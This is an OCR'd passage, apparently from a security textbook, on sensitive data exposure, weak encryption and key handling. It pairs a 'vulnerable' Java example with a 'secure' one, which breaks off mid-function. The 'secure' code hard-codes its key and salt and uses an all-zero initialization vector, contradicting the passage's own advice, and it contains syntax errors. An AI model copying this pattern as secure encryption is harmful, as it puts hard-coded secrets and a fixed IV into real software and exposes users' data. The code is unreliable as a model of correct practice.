
Web applications need to store sensitive information such as passwords, credit-card numbers, account records, and other authentication information in a database or on a file system. If users do not maintain the proper security of their storage locations, the application may be at risk as attackers can access the storage and misuse the information.

Many web applications do not properly protect their sensitive data from unauthorized users. Web applications use cryptographic algorithms to encrypt data and other sensitive information that they need to transfer from the server to the client or vice versa. Sensitive data exposure occurs because of flaws such as insecure cryptographic storage and information leakage.

Although the data are encrypted, some cryptographic encryption methods have inherent weaknesses that allow attackers to exploit and steal the data. When an application uses poorly written encryption code to encrypt and store sensitive data in a database, the attacker can easily exploit this flaw to steal or modify weakly protected sensitive data such as credit-cards numbers, SSNs, and other authentication credentials. Thus, they can launch further attacks such as identity theft and credit-card fraud.

Developers can avoid such attacks using algorithms to encrypt sensitive data. At the same time, developers must take precautions to store cryptographic keys securely. If these keys are stored at insecure locations, then attackers can retrieve them easily and decrypt the sensitive data. The insecure storage of keys, certificates, and passwords also allows the attacker to gain access to the web application as a legitimate user. Furthermore, developers must check the randomness of the initialization vectors (IVs) used in the encryption algorithms. Developers should ensure that the IVs are not reused and are generated using secure cipher modes of operation. Moreover, developers must avoid using deprecated hash functions such as MD5 and SHA-1 and deprecated padding methods such as PKCS 1/1.5. Cryptographic failures can cause severe losses to a company. Hence, organizations must protect all their resources such as systems or other network resources from information leakage by employing proper content-filtering mechanisms. Additionally, organizations should ensure that cryptographic error messages and side-channel information do not leave any clue for exploitation.


The screenshots below show poorly encrypted vulnerable code and secure code that is properly encrypted using a secure cryptographic algorithm, respectively.



Vulnerable Code

```
public String encrypt(String plainText) {

plainText = plainText.replace(“a”,”z”);

plainText = plainText.replace(“b”,”y”);

---------------

return Base64Encoder.encode(plainText); }
```


Figure 14.6: Vulnerable code example



Secure Code

```
private static String sKey = “zoooooooooom!!!!";

private static String salt = “ooohhhhhhhhhh!!!!";

public static String encrypt(String plainText) {

byte[] iv = { 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0 };

IvParameterSpec ivspec = new IvParameterSpec(iv);

SecretKeyFactory factory = new
SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256");

KeySpec = new PBEKeySpec(sKey.toCharArray(), salt.getBytes(),
65536, 256);

SecretKey key = factory.generateSecret(keySpec);

SecretKeySpec secretKey = new SecretKeySpec(key.getEncoded(),
"AES");

Cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");

cipher.init(Cipher.ENCRYPT_MODE, secretKey, ivspec);

byte[] utf8text = plainText.getBytes(“UTF-8”);

byte[] enryptedText = cipher.doFinal(utf8text);

